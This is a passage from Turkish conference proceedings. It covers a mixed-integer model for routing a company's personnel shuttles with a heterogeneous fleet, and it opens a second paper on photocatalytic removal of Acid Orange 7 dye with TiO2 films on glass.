karşılaştırdıklarında elde ettikleri çözümlerin toplam seyahat süresinde %29 tasarruf sağladığı görülmüştür. Çolak [10] doktora tezinde hasta tercihleri, ekip tercihleri, en kısa mesafe, ekip iş yükü dengesi gibi çok amaçlı bir optimizasyon problemi olarak ele alınan evde bakım hizmetleri rotalama problemini, meta sezgisel bir yöntem olan Genetik Algoritma (GA) ile çözmüştür. GA'nın çözüme etkisini ölçmek için yazar tarafından probleme özgü Açgözlü (Greedy) bir algoritma geliştirilmiş ve üretilen rotalar karşılaştırılmıştır. Erdoğan [12] yüksek lisans tezinde Ankara' da bulunan bir firmanın personeline sağladığı servis hizmetini, araçların firmadan hareket edip tekrar firmaya dönmesinden dolayı ARP olarak ele almış, Tamsayılı Doğrusal Programlama yöntemiyle LINGO 18.0 programını kullanarak problemi çözümlenmiştir. Araç kapasitesinin değişmesine göre oluşan rotaların toplam mesafeleri ile rota uzunluğunun değiştirilmesiyle elde edilen toplam mesafe hesaplatılmış ve personelin serviste geçirdiği sürelerin ortalaması hesaplanarak çözüm yazar tarafından analiz edilmiştir. Ünsal ve Yiğit [12] tarafından Okul Servisi Rotalama Probleminin optimizasyonu için kümeleme teknikleri ve yapay zeka yöntemleri kullanılarak, GPS, GIS araçları ve mobil uygulama desteği ile bir yazılım geliştirilmiştir. Geliştirilen yazılım Ankara ilinde hizmet veren servis firmalarından toplanan rota verileri üzerinde uygulanmıştır. Elde edilen deneysel sonuçlar, geliştirilen yöntemin, mesafe, zaman ve rakım değişimi parametreleri açısından rotaları başarılı bir şekilde iyileştirilebileceğini göstermiştir. Kara ve Derya [13] Mesafe ve Kapasite Kısıtlı Araç Rotalama Problemi için düğüm ve ayırıt tabanlı iki indisli tam sayılı model önermişlerdir. Literatürdeki çeşitli problemler CPLEX 8.0 kullanılarak düğüm ve ayırıt tabanlı formüller ile çözülmüş, ayırıt tabanlı modelin düğüm tabanlıya göre daha iyi performans gösterdiği belirtilmiştir. Bektaş ve Elmastaş [14] Ankara merkezinde bulunan bir okulun servis araçlarının rotalarının belirlenmesi için tamsayılı doğrusal karar modeli geliştirmişlerdir, CPLEX ile elde edilen çözümünün mevcut çözümden daha iyi sonuç verdiğini gözlemişlerdir. Bektaş ve Elmastaş [15] daha sonra yaptıkları bir çalışmada, Mesafe ve Kapasite Kısıtlı Açık Uçlu Araç Rotalama Problemi için tamsayılı doğrusal programlama modeli önermişlerdir. Ankaradaki bir okul servisi için test etmişler ve mevcut duruma göre maliyette %28,6 iyileştirme gerçekleştiğini ortaya çıkarmışlardır. Ünsal [16] yüksek lisans tezinde, Bektaş ve Elmastaş [15] tarafından geliştirilen modeli kullanarak, Maden Tetkik Arama Genel Müdürlüğü'nün kiraladığı personel servis araçlarının sayısı ve toplam güzergah mesafesini en küçükleyecek Açık Uçlu Araç Rotalama Problemi için GAMS programı kullanarak elde edilen rotaları mevcut ile karşılaştırmıştır.

Bu çalışmada Eskişehir Organize Sanayi Bölgesinde faaliyet yürüten bir işletmenin dışardan kiralama ile temin ettiği ve işletmenin kendi idari işler personeli tarafından manuel olarak rotalarının oluşturulduğu servislerde, geçirdikleri sürelerden memnun olmayan personellerin kullandıkları servislerin rotalarının hem maliyet hem süre açısından incelenerek en iyilenmesi amaçlanmıştır. Servisler homojen olmayan filoya sahip bir alt yükleniciden kiralandığından ve araçların toplamayı/dağıtımını yaptıktan sonra kalkış noktalarına geri dönmeleri gerekmediğinden problem Açık

Uçlu, Heterojen Filolu, Kapasite Kısıtlı Araç Rotalama Problemlerinin her üç türüne göre birlikte incelenmiştir.

2. PROBLEMİN TANIMLANMASI VE MEVCUT DURUM

Ele alınan problemde, işletmede çalışan personelin evlerine en yakın duraklarda bekleyerek İdari İşler personeli tarafından rotalanan servislerle ulaşmaları sağlanmaktadır. Mevcut durumda, 209 adet personel servis kullanılmaktadır ve toplanma/dağıtım noktası olarak belirlenen durak sayısı 106' dır. Mevcut koşullarda işletme, personel taşımacılığını taşere etmektedir ve servis hizmetini araç kapasitesine göre değişen taşıeron servis firması tarafından belirtilen sabit maliyetlerle almaktadır ve kiralanılan araçların tipleri, kapasiteleri, kullanılan sayıları ve sefer maliyetleri aşağıdaki Tablo 1'de belirtilmiştir.

Tablo 21. Araç Tipleri, Kapasiteleri ve Sefer Maliyetleri

Araç Tipi	Kapasite	Araç Sayısı	Tek Sefer Maliyeti
Tip 1 (29+1)	15	3	170 TL
Tip 2 (19+1)	12	15	130 TL

Mevcut durumda bir günlük tek seferlik toplam maliyet: $(3 \times 170) + (15 \times 130) = 2640$ TL olmaktadır. Servislerin bir günde gidiş-dönüş olmak üzere iki sefer yaptığı ve aylık olarak 20 iş günü çalışma yapıldığı varsayılırsa işletmenin aylık personel taşıma maliyeti yaklaşık olarak: $2640 \times 2 \times 20 = 105.600$ TL olarak hesaplanmaktadır.

2.1. Problemde Ele Alınacak Varsayımlar

Problemin çözümünde ele alınacak varsayımlar aşağıdaki gibidir:

- Servise binilecek/inilecek duraklar ve personel bellidir. Personeller evlerine en yakın olan duraklarda beklemektedir.
- Bir personel geliş ve gidiş için aynı servisi kullanmaktadır.
- Her rotada yalnızca bir tip servis bulunmalıdır.
- Her durak sadece bir tip servis tarafından bir kez ziyaret edilmelidir.
- Her rota ilk olarak işletmede başlamalı, indirilecek son personelin ineceği durakta bitmelidir.
- Servislerin geliş rotası ve dönüş rotası simetriktir. Servis geldiği rotanın simetriği yönde dönüş yapacak; yani, geliş (toplama) rotasında ilk binen personel dönüş rotasında en son inecek ve toplama rotasında son binen personel ilk inecektir.

- Problem çözümünde personellerin eve dönüş rotası çözülecek (servislerin ilk olarak işletmeden kalkış yapacağı ve personelleri duraklara dağıtacağı varsayımı ile) ve bu rotanın simetriği duraklardan işletmeye geliş yönünde aynen uygulanacaktır.
- Yeterli sayıda servis aracı bulunduğu varsayılmaktadır. (Problem kapsamında 20 adet 19+1 tip araçtan, 20 adet 29+1 tip araçtan olması yeterli kabul edilip bu adetlerde oldukları varsayılacaktır.)
- Her turda toplanan personel sayısı araç kapasitesini aşmamalıdır.
- Servise binme, inme vb. saat kısıtları bulunmamaktadır.
- Sürüş esnasında kesintiye sebep olabilecek herhangi bir olumsuz koşulun olmadığı varsayılmaktadır.
- Servislerin hareket halindeyken ortalama hızının 50 km/s olduğu varsayılmaktadır.

3. ÖNERİLEN MATEMATİKSEL MODEL

Bu çalışma kapsamında, Bektaş ve Elmastaş [15] tarafından mesafe ve kapasite kısıtlı açık uçlu araç rotalama problemi için önerilen matematiksel model temel alınarak heterojen filolu, kapasite kısıtlı, açık uçlu araç rotalama problemi için bir model geliştirilmiştir. Bektaş ve Elmastaş [15] tarafından önerilen model $|V|$ düğümleri ve $|A|$ ayrıtlarından oluşan $G = (V, A)$ tam serimi üzerinden formüllendirilmiştir. Her bir düğüm çifti arasındaki uzaklık, simetrik uzaklık matrisi $D = [d_{ij}]$ ile gösterilmiştir. Düğüm kümesi $V = \{0\} \cup I$ olarak bölümlendirilmiştir. Burada 0 düğümü depo noktasını ve I kümesi başlangıç ve bitiş arasında kalan tüm ara düğümleri ifade etmektedir. Modele her rotanın son düğümünün bağlanacağı bir sanal d düğümü ilave edilmiştir. Böylelikle problem verilen bir başlangıç düğümü ve bitiş düğümü arasındaki her ara düğümün sadece bir kez ziyaret edileceği ve her rotada en son düğümün sanal d noktasına geçiş yapacağı $G' = (V', A')$ genişletilmiş serim üzerinden çalışılmaya başlanmıştır. Genişletilmiş serimdeki $V' = V \cup \{d\}$ şeklinde ve A' ayrıtlar kümesindeki yeni uzaklıklar aşağıdaki gibi tanımlanmıştır:

$$d'_{ij} : \begin{cases} 0, & \text{eğer } i \in I \text{ ve } j = d \\ M, & \text{eğer } i \in 0 \text{ ve } j = d \\ d_{ij} & \text{dd} \end{cases}$$

Heterojen filolu, kapasite kısıtlı, açık uçlu araç rotalama problemi kapsamında ele alınan problem için geliştirilen düğüm tabanlı matematiksel modelde kullanılan kümeler, parametreler ve karar değişkenleri aşağıdaki gibidir:

Kümeler:

I : Duraklar $\{1, \dots, n\}$

“0” : İşletme (servislerin ayrılma noktası)

“d” : Her rotanın son düğümünün bağlanacağı sanal bitiş noktası

$$V = \{0\} \cup I$$

$$S = \{d\} \cup V$$

K : Taşeron servis firmasında ki farklı türdeki araçlar kümesi $\{1, \dots, k\}$

Parametreler:

p_i : i . durakta inecek/binecek personel sayısı ($i \in I$)

q_k : k . aracın kapasitesi ($k \in K$)

c_k : k . aracın tek sefer (işletmeye geliş veya gidiş) kullanım maliyeti

$$d'_{ij} : \begin{cases} 0, & \text{eğer } i \in I \text{ ve } j = d \\ M, & \text{eğer } i \in 0 \text{ ve } j = d \\ d_{ij} & \text{dd} \end{cases}$$

d_{ij} : i durağından j durağına olan uzaklık mesafesi (km)

mks : bir tur için istenen en büyük süre

c_{max} : maksimum araç maliyeti

Karar Değişkenleri:

$$x_{ijk} : \begin{cases} 1 & k. \text{ araç } i \text{ durağından } j \text{ durağına giderse} \\ 0 & d. d. \end{cases}$$

$$y_k : \begin{cases} 1 & k. \text{ araç kullanılıyorsa} \\ 0 & d. d. \end{cases}$$

u_i : i . düğümden çıkışta serviste kalan personel sayısı

r : pozitif karar değişkeni

t : Rota/sefer sayısı/kalkış yapan servis (araç) sayısı

Yukarıdaki tanımlamalara göre oluşturulan karma tam sayılı model aşağıdaki gibidir:

$$\sum_{i \in I} \sum_{k \in K} x_{0ik} \leq t \quad (1)$$

$$\sum_{i \in I} \sum_{k \in K} x_{idk} \leq t \quad (2)$$

$$\sum_{j \in I \cup \{d\}} \sum_{k \in K} x_{ijk} = 1 \quad \forall i \in I, i \neq j \quad (3)$$

$$\sum_{i \in I \cup \{0\}} \sum_{k \in K} x_{ijk} = 1 \quad \forall j \in I, i \neq j \quad (4)$$

$$\sum_{i \in S} \sum_{k \in K} x_{ijk} = 1 \quad \forall j \in I, i \neq j \quad (5)$$

$$\sum_{\substack{j \in S \\ i \neq j}} x_{ijk} = \sum_{\substack{j \in S \\ i \neq j}} x_{jik} \quad i \in I \cup \{d\}, \quad \forall k \in K \quad (6)$$

$$u_i - u_j + (q_k x_{ijk}) + (q_k - p_i - p_j)x_{jik} \leq q_k - p_j \quad \forall i, j \in I, i \neq j, \forall k \in K \quad (7)$$

$$u_i - \sum_{\substack{j \in I \\ j \neq i}} p_j x_{ijk} \geq p_i \quad \forall i \in I, \forall k \in K \quad (8)$$

$$u_i - p_i x_{0ik} + q_k x_{0ik} \leq q_k \quad \forall i \in I, \forall k \in K \quad (9)$$

$$\sum_{j \in I \cup \{d\}} x_{0jk} = y_k \quad \forall k \in K \quad (10)$$

$$\sum_{i \in I \cup \{0\}} \sum_{\substack{j \in I \\ j \neq i}} (60 \times d_{ij}/50)x_{ijk} \leq r \quad \forall k \in K \quad (11)$$

$$x_{ijk}, y_k \in \{0,1\} \quad i, j \in S, k \in K \quad (12)$$

$$u_i \geq 0 \quad \forall i \quad (13)$$

$$r \geq 0 \quad (14)$$

Kısıtları altında:

$$\text{Enk } Z = (\sum_{k \in K} c_k y_k) / (k \times c_{max}) + r / mks$$

Kısıt (1) ve Kısıt (2) işletmeden en fazla t adet aracın ayrılmasını ve aynı sayıda aracın bitiş (d) düğümüne girmesini sağlamaktadır. Kısıt Grubu (3), Kısıt Grubu (4) ve Kısıt Grubu (5) servislerin ilk olarak işletmeden kalkış yapmasını, her ara düğümün sadece bir defa ziyaret edilmesini ve herhangi bir ara düğümüne yalnızca bir düğümünden gelmesini sağlamaktadır. Kısıt Grubu (6) ile birlikte herhangi bir düğümüne uğrayan ve ayrılan araçların aynı tip araçlar olması sağlanmaktadır. Kısıt Grubu (7), Grubu (8) ve Kısıt Grubu (9) kapasite kısıtlarıdır. Bu kısıtlar herhangi bir rotada bir aracın en fazla kapasitesi kadar personel almasını sağlamaktadır. Kara ve ark. [17] tarafından geliştirilen kapasite kısıtından uyarlanan Kısıt Grubu (7) ile alt turların oluşması da engellenmektedir. Kısıt Grubu (10) ile eğer k . araç kullanılıyorsa, işletmeden kalkış yapıp j düğümüne giden aracın o araç olması sağlanmaktadır.

Kısıt Grubu (11) servis araçlarının her rotada ortalama 50 km/saat hızla seyir halinde olduğu varsayımı ile personellerin serviste geçirmekte oldukları maksimum süreyi en küçükleyecek olan amaç fonksiyonu $r = \min \left\{ \max_k \left(\sum_{i \in I \cup \{0\}} \sum_{\substack{j \in I \\ j \neq i}} (60 \times d_{ij}/50)x_{ijk} \right) \right\}$ için doğrusallığı sağlayan kısıtlardır.

Kısıt Grubu (12), Kısıt Grubu (13), Kısıt (14) işaret kısıtlarıdır.

Amaç fonksiyonunda normalleştirme yapabilmek için toplam maliyeti en fazla c_{max} maliyetli araçtan en yüksek k adet kullanıldığı varsayılarak toplam maliyet fonksiyonu $(k \times c_{max})$ değerine bölünmüştür. İşletmeye en uzak noktada oturan personel için ara durak olmayıp her personelin en uzak

durakta ineceği ve bir servisin en fazla mks dakikada ilgili durağa varması gerektiği varsayılarak $r / (mks)$ ile r pozitif karar değişkeninin minimizasyonu amaç fonksiyonuna eklenmiştir.

$$f_1 = (\sum_{k \in K} c_k y_k) / (k \times c_{max}) \quad (1)$$

$$f_2 = r / mks \quad (2)$$

$$w_2 = 1 - w_1 \quad (3)$$

Problemdeki çelişen farklı iki amaçtan olan toplam maliyet fonksiyonu Denklem (1)' in en küçüklenmesi ve personellerin serviste geçirdikleri toplam süre fonksiyonu Denklem (2)'nin en küçüklenmesi amaçlarını skalerleştirmek için kullanılan ağırlıklandırılmış toplam yöntemiyle farklı ağırlıklar vererek, personelin serviste geçirdiği süreyi hizmet kalitesi açısından dikkate alıp Denklem (1)' in ağırlığını arttırmak veya işletmenin maliyetlerini düşürme açısından dikkate alarak Denklem (2)' nin ağırlığını attırmak ile karar vericinin personeller ve işletme açısından farklı Pareto çözümleri araştırabilmesi için gerekli yeni amaç fonksiyonu aşağıdaki gibi olacaktır:

$$\text{Enk } Z = w_1 \times f_1 + w_2 \times f_2$$

4. ÇÖZÜM

Ele alınan gerçek problemin boyutu büyük olduğundan, mevcut durumla karşılaştırma yapabilmek için ilk üç mevcut rotanın verileri çözüm için kullanılmıştır. Toplamda 36 personelin iniş ve biniş için kullandığı 19 durak Google Maps kullanılarak işaretlenmiş ve koordinatları alınmıştır. Daha sonra Google API Console yardımı ile önceden çıkarılan koordinatlar arası en kısa mesafeler hesaplatılmış ve tüm düğümler arasında simetrik uzaklık matrisi elde edilmiştir.

Pandemi kapsamında alınan önlemler gereğince (29+1) kişilik araç en fazla 15 kişi, (19+1) kişilik araç en fazla 12 kişi taşıyabilmektedir. Model ilk olarak problemdeki mevcut rotaların ilk üçü seçilerek 36 personel ve 19 duraklı küçük veri örneği kullanılarak eşit ağırlığa sahip olarak skalerleştirilmiş iki amaç için GAMS programı yardımıyla Intel(R) Core(TM) i7-2670QM CPU 2.20 GHz 4 GB RAM özellikli dizüstü bilgisayar kullanılarak CPLEX 12.2 versiyonu ile 1493 saniyede çözülmüştür. Çözüm detayları Tablo 2 ve Tablo 3'te verilmiştir. Çıkan sonuçlar karşılaştırıldığında, personelin servislerde geçirdiği maksimum süre aynı kalırken işletmenin maliyetinde yaklaşık %9,30 oranında bir iyileştirme sağlanmıştır.

Tablo 22. İlk Üç Rota İçin Mevcut Durum


Rota	Kapasite	Kullanılan Kapasite	Tek Sefer Maliyeti	Serviste Geçirilen Maks Süre (dk)
0-8-7-6-5-4-3-2-1	15	14	170 TL	26,45

0-13-12-11-10-9	12	10	130 TL	23,83
0-19-18-17-16-15-14	12	12	130 TL	29,98
Toplam Maliyet			430 TL	

Tablo 23. İlk Üç Rota İçin Yeni Çözüm

Rota	Kapasite	Kullanılan Kapasite	Tek Sefer Maliyeti	Serviste Geçirilen Maksimum Süre (dk)
0-12-1-13-11-9-10	12	12	130 TL	24,94
0-19-18-17-16-15-14	12	12	130 TL	29,98
0-8-7-4-5-2-3-6	12	12	130 TL	28,61
Toplam Maliyet			390 TL	

Daha sonra farklı kullanıcı tercihlerine göre sonuçları yorumlayabilmek için problem $w_1 = \{0.1, 0.2, 0.3, 0.4, 0.5, 0.6, 0.7, 0.8, 0.9\}$ ağırlık değerleri ile tekrar aynı model dizüstü bilgisayar kullanılarak 16.382 saniyede ağırlıklandırılmış toplam yöntemiyle çözüldüğünde çıkan sonuçlar Grafik 1' de verilmiştir.



Grafik 12. Ağırlıklandırılmış Toplam Yöntemi ile Elde Edilen Çözüm

Grafik 1' de görüldüğü gibi ağırlıklandırılmış toplam yöntemi ile pareto yüzey oluşmuştur. Kullanıcı tercihlerine göre uygun çözüm seçilebilir. Pareto çözümlerin $w_1 = \{0.1, 0.3, 0.7\}$ ağırlıkları ile hesaplanmış amaç fonksiyonu değerlerinde olduğu gözlemlenmektedir.

5. SONUÇ

Bu çalışmada, bir işletmenin personel servisi rotalarının optimizasyonu hem işletme maliyetinin en küçüklenmesi hem de personel isteklerini göz önüne alarak, personelin serviste geçirdikleri en büyük sürenin en küçüklenmesi amaçları ile çok amaçlı heterojen filolu, kapasite kısıtlı, açık uçlu araç rotalama problemi kapsamında incelenmiş; amaç fonksiyonları skalerleştirilerek önerilen karma tamsayılı matematiksel model gerçek problemin küçük bir veri grubu ile GAMS programı kullanılarak çözülmüştür. Çıkan sonuçlar mevcut durum ile karşılaştırıldığında personelin servislerde geçirdiği en büyük süre aynı kalırken işletmenin maliyetinde yaklaşık %9,30 oranında bir iyileştirme sağlandığı ortaya çıkmıştır. En büyük rota süresinin en küçüklenmesinin hesaplandığı amaç fonksiyonunun ağırlığı arttırıldığında ($w_2 = 0,7$ için) mevcut duruma göre en büyük sürenin %6,78 kısaldığı fakat maliyetin %39,5 arttığı gözlemlenmiştir. Kullanıcı tercihleri dikkate alınarak çok amaçlı model ağırlıklandırılmış toplam yöntemi ile farklı ağırlıklar açısından incelenmiş, farklı Pareto çözümler elde edilmiştir. En büyük rota sürelerinin en küçüklenmesi ve dengelenmesi ile hizmet kalitesi arttırılmış olacak ve böylelikle çalışanların verimliliği de artmış olacaktır. Önerilen modelin küçük ve orta ölçekli işletmelerde hızlı ve optimum bir çözüm sunabileceği görülmüştür. Ele alınan problem büyük boyutlu olduğundan gelecek çalışmalarda sezgisel algoritmalar kullanılarak elde edilecek çözümlerin karşılaştırılması planlanmaktadır.

6. KAYNAKÇA

- [1] O. Pala, M. Aksaraylı, “An Ant Colony Optimization Algorithm Approach for Solving Multi-objective Capacitated Vehicle Routing Problem”, The Journal of Operations Research, Statistics, Econometrics and Management Information Systems, vol. 6, issue 1, pp. 37-48, 2018.
- [2] F. M. De Souza Lima, D. S. D. Pereira, S. V. da Conceição, R. S. De Camargo “A Multi-Objective Capacitated Rural School Bus Routing Problem With Heterogeneous Fleet And Mixed Loads” 4OR-Q J Oper Res, 15:359–386, 2017.
- [3] G. Dantzig, J. Ranser, “The truck dispatching problem”, Institute For Operation Research and the Management Sciences, 6 (1): 80-91 , 1959
- [4] K. Karagül, “Turistlerin Otellere Dağıtım Problemine Bir Çözüm Önerisi Ve Alanya'da Bir Uygulama”, Doktora Tezi, Süleyman Demirel Üniversitesi Sosyal Bilimler Enstitüsü İşletme Ana Bilim Dalı, Isparta, 2013.
- [5] E. A. Garzon-Garnica, S. O. Caballero-Morales, J. L. Martinez-Flores, “ Solution Approach for a Large-Scale Personnel Transport System for a Large Company in Latin America”, Journal of Industrial Engineering and Management, 10(4): 623-645, 2017.

- [6] C. Kazel, “ School Bus Routing And Timetabling For Special Education Schools”, Thesis For The Degree Of Master Of Science, Marmara University, Istanbul, 2008.
- [7] P. Schirrtekat, J. Kinable, K. Sörensen, , M. Sevaux, F. Spieksma, J. Springael, “ A Metaheuristic For The School Bus Routing Problem With Bus Stop Selection”, <https://www.researchgate.net/publication/46449776>, 2009.
- [8] Ö.O. Dursun, A. Özger, “Yük Taşımacılığında Heterojen Filolu Hava Araçlarının Rotalanması”, V. Ulusal Havacılık Ve Uzay Konferansı, Erciyes Üniversitesi, Kayseri, 8-10 Eylül 2014.
- [9] L.Y.O. Li, Z. Fu, “The School Bus Problem: A Case Study”, The Journal of the Operational Research Society , vol. 53, no. 5, pp. 552-558, May 2002.
- [10] R. Çolak, “ Evde Bakım Hizmetleri Servis Rotalama Probleminin Sezgisel Yöntemler Kullanılarak Optimizasyonu”, Doktora Tezi, Süleyman Demirel Üniversitesi, Isparta, 2020.
- [11] S. Erdoğan, “Tam Sayılı Doğrusal Programlama ile Araç Rotalama Problemi Çözümü ve Bir ervis Ağında Uygulaması”, Yüksek Lisans Tezi, Sakarya Üniversitesi, 2019.
- [12] Ö. Ünsal, T. Yiğit, “Yapay Zeka Ve Kümeleme Teknikleri Kullanılarak Geliştirilen Yöntem İle Okul Servisi Rotalama Probleminin Optimizasyonu”, Mühendislik Bilimleri ve Tasarım Dergisi, e-ISSN: 1308-6693, 6(1), 7-20, 2018.
- [13] İ. Kara, T. Derya, “Polynomial Size Formulations for the Distance and Capacity Constrained Vehicle Routing Problem”, Numerical Analysis and Applied Mathematics ICNAAM 2011 AIP Conf. Proc. 1389, 1713-1718, 2011.
- [14] T. Bektaş, S. Elmastaş, “ Okul Araç Rotalama Probleminin Tamsayı Programlama İle Çözümü ”, Yöneylem Araştırması/Endüstri Mühendisliği - XXIV Ulusal Kongresi, Gaziantep – Adana, 15-18 Haziran 2004
- [15] T. Bektaş, S. Elmastaş, “Solving School Bus Routing Problems through Integer Programming”, The Journal of the Operational Research Society, Vol. 58, No. 12, pp. 1599-1604, 2007.
- [16] M. Ç. Ünsal, “Açık Uçlu Araç Rotalama Problemi: M.T.A Servis Güzergahlarının Belirlenmesi”, Yüksek Lisans Tezi, Gazi Üniversitesi, Ankara, 2010.
- [17] I. Kara, G. Laporte, T. Bektaş, “A Note On The Lifted Miller–Tucker–Zemlin Subtour Elimination Constraints For The Capacitated Vehicle Routing Problem”, European Journal of Operational Research 158 (2004), 793–795, 2004.

CAM YÜZEY ÜZERİNE KAPLANMIŞ TiO₂ FİLMLERİ İLE AO7 BOYARMADDESİNİN FOTOKATALİTİK GİDERİMİ

Yasal Çelik¹, İhsan Fatih Ertaş², Özlem Esen Kartal³

¹*Sudesan Deterjan ve Kozmetik Ürünleri Ambalaj San.Tic. A.Ş, İstanbul TURKEY*

²*Marmara Üniversitesi, Teknoloji Fakültesi, İstanbul TURKEY*

³*İnönü Üniversitesi, Mühendislik Fakültesi Malatya TURKEY*

ozlem.kartal@inonu.edu.tr

ORCID: 0000-0002-7510-5427

ÖZET

Tekstil endüstrisinde azo boyarmaddeleri içeren atıksuların alıcı su ortamlarına karışması mutajenik ve kanserojenik etkileri yönünden insan sağlığı için tehlike oluşturmaktadır. Azo boyarmaddelerin aerobik koşullarda giderilmemesi ve anaerobik koşullarda ise boyarmaddeden daha toksik aromatik aminler oluşması nedeniyle tekstil endüstrisi atık sularının biyolojik yöntemle arıtılmasında zorluklar yaşanmaktadır. Bu nedenle azo boyarmaddeler gibi biyolojik olarak giderilmeyen bileşikler içeren atıksuların arıtımına yönelik heterojen ileri oksidasyon prosesleri geliştirilmiştir. TiO₂ gibi yarıiletkenlerin fotokatalizör olarak kullanıldığı bu proseslerde, UV ışını varlığında oluşan hidroksil radikalleri ile organik bileşikler giderilmektedir. Heterojen ileri oksidasyon prosesinde TiO₂ süspansiyon ya da cam gibi inert yüzeyler üzerine tutturularak film şeklinde kullanılmaktadır. TiO₂ süspansiyonun kullanılması durumunda giderim sonunda süzme işleminin uygulanması gerektiğinden TiO₂'in inert yüzeyler üzerine tutturularak kullanımını son yıllarda önem kazanmıştır. Bu çalışmada cam yüzey üzerine kaplanmış TiO₂ filmleri kullanılarak Acid Orange 7 azo boyarmaddesinin fotokatalitik oksidasyon yöntemi ile giderimi incelenmiştir. 25.4 x 76.2 x 1.2 mm boyutlarında mikroskop camları TiO₂ ile kaplanarak elde edilen filmlerin morfolojik yapısı Taramalı Elektron Mikroskobu ile incelenmiştir. Acid Orange 7 boyarmaddesinin(AO7) renk giderimine kaplama sayısı, pH, UV lamba gücü ve filmlerin tekrar kullanılabilirliği gibi işletme parametrelerinin etkileri kuvars camdan yapılmış ceketli bir reaktörde araştırılmıştır. 20 mg L⁻¹ derişiminde boyarmadde çözeltisi ile bir, iki, üç ve dört kez kaplanan TiO₂ filmler kullanılarak gerçekleştirilen fotokatalitik oksidasyon deneylerinde 300

dakika sonunda sırasıyla %92, %94, %94 ve %91 renk giderimi elde edilmiştir. 2 kaplamalı film kullanılarak yapılan deneylerde renk giderimine pH etkisinin $pH=3 > pH=7 > pH=9$ olduğu belirlenmiştir. UV lamba gücünün artmasıyla renk gideriminin arttığı gözlenmiştir. İki kaplamalı filmin tekrar kullanılabilirliğini incelemek amacıyla yapılan deneyler sonunda bir, iki, üç ve dördüncü kullanım sonunda sırasıyla %94, %86, %85 ve %82 renk giderimi elde edilmiştir. AO7 boyarmaddesinin TiO_2/UV sisteminde mineralizasyonunu belirlemek için toplam organik karbon analizi(TOK) yapılmış ve %53 TOK giderimi elde edilmiştir

Anahtar Kelimeler: Heterojen ileri oksidasyon prosesleri, TiO_2 , Azo boyarmadde, Renk giderimi

PHOTOCATALYTIC DEGRADATION OF AO7 BY TiO_2 FILMS IMMOBILIZED ON GLASS SURFACE

ABSTRACT

In the textile industry, release of wastewater containing azo dyes into the receiving water bodies poses a danger to human health due to its mutagenic and carcinogenic effects. Since azo dyes are not degraded under aerobic conditions and aromatic amines which are more toxic than the dyes are formed in anaerobic conditions, difficulties are encountered in the biological treatment of textile industry wastewater. Hence, heterogeneous advanced oxidation processes have been developed for the treatment of wastewater containing non-biodegradable compounds such as azo dyes. In these processes semiconductors such as TiO_2 are used and organic compounds are degraded by hydroxyl radicals formed in the presence of UV light. In the heterogeneous advanced oxidation processes, TiO_2 is used in suspension or as a film immobilized to inert surfaces such as glass. Due to difficulties of applying filtration after reaction in suspension system, the use of TiO_2 immobilized to inert surfaces has gained importance in recent years. In this study, removal of Acid Orange 7(AO7) azo dye by photocatalytic oxidation method using TiO_2 films immobilized on glass surface was investigated. The morphology of films obtained by coating microscope glasses with dimensions of 25.4 x 76.2 x 1.2 mm with TiO_2 was examined by Scanning Electron Microscope. The effects of operating parameters such as number of coatings, pH, power of UV lamp and reusability of films on decolorization of dye were investigated in a jacketed reactor made of quartz. In the photocatalytic oxidation experiments performed using Acid Orange 7 solution at a concentration of 20 mg L⁻¹, single, two, three and four times coated TiO_2 films yielded 92%,

94%, 94% and 91% decolorization at the end of 300 minutes, respectively. In experiments using two layer coated film, effect of pH on decolorization was determined as $pH = 3 > pH = 7 > pH = 9$. Decolorization increased with increasing power of UV lamp. When the reusability of two layers coated film was examined, 94%, 86%, 85% and 82% decolorization efficiency values were obtained with one, two, three and fourth runs, respectively. Total organic carbon analysis (TOC) was performed to determine the mineralization of AO7 dye in the TiO_2/UV system and 53% TOC removal was obtained.

Keywords: *Heterogeneous Advanced Oxidation Processes, TiO_2 , Azo Dye, Decolorization*

1. GİRİŞ

Endüstriyel proseslerden kaynaklanan atıksuların arıtılmadan alıcı su ortamlarına verilmesi su kirliliğine neden olmaktadır. Su kirliliğini önlemek amacıyla endüstriyel atıksularının arıtımına yönelik olarak fiziksel, kimyasal ve biyolojik yöntemler geliştirilmiştir. Fiziksel arıtım yöntemleri hava ile sıyırma, adsorpsiyon, ve iyon değişimi; kimyasal arıtım yöntemleri de elektrokimyasal yöntem ve kimyasal çöktürme olarak verilebilir. Biyolojik arıtım yöntemleri de aerobik ve anaerobik olarak uygulanmaktadır. Bu yöntemlerle yapılan arıtım işlemlerinde atık oluşması ya da kirliliğin bir fazdan diğerine aktarılması gibi sorunlar ortaya çıkmaktadır [1-2]. Bu nedenle son yıllarda özellikle biyolojik olarak parçalanamayan bileşiklerin giderimine yönelik olarak ileri oksidasyon prosesleri geliştirilmiştir. TiO_2 gibi yarı iletkenlerin fotokatalizör olarak kullanıldığı prosesler heterojen ileri oksidasyon prosesleri olarak tanımlanır. Bu proseslerde TiO_2 'in UV ışını ile uyarılması sonucu elektron (e^-) ve boşluk (h^+) çiftleri oluşur ve oluşan h^+ yüzeyde adsorplanmış olan H_2O ve OH^- ile reaksiyona girerek hidroksil radikallerini (OH^\cdot) meydana getirir [3-5]. Su ortamında bulunan organik kirleticiler oluşturulan hidroksil radikalleri ile ya mineralize olarak CO_2 ve H_2O gibi toksik olmayan bileşiklere ya da biyolojik olarak giderilebilecek ürünlere dönüştürülerek giderilmektedir. TiO_2/UV prosesi süspansiyon ya da film şeklinde uygulanabilmektedir. TiO_2 'in süspansiyon olarak kullanılması durumunda, reaksiyon sonrası TiO_2 'i ortamdaki uzaklaştırmak için süzme işleminin uygulanması, yüksek TiO_2 derişimlerinde taneciklerin biraraya gelerek topaklanması ve süspansiyon halinde sistemin sürekli çalıştırılmasının zor olması nedeniyle TiO_2 'in inert yüzeyler üzerine tutturularak film halinde kullanılması yönünde çalışmalar yapılmaktadır[6-8].

Tekstil endüstrisi 21-377 m^3 su/ ton tekstil ürünü ile fazla miktarda su tüketen ve dolayısıyla fazla miktarda atık su ortaya çıkartan endüstrilerden biridir [9]. Ayrıca tekstil endüstrisinde boyama işleminde yaygın olarak kullanılan azo boyarmaddeleri içeren atıksuların alıcı su ortamlarına karışması mutajenik ve kanserojenik etkileri yönünden insan sağlığı için tehlike oluşturmaktadır. Azo boyarmaddeleri içermesinden dolayı tekstil endüstrisi atıksularının biyolojik yöntemle arıtılmasında

zorluklar yaşanmaktadır. Bu nedenle heterojen ileri oksidasyon prosesleri ile azo boyarmaddelerin gideriminin araştırılması önemlidir [10].

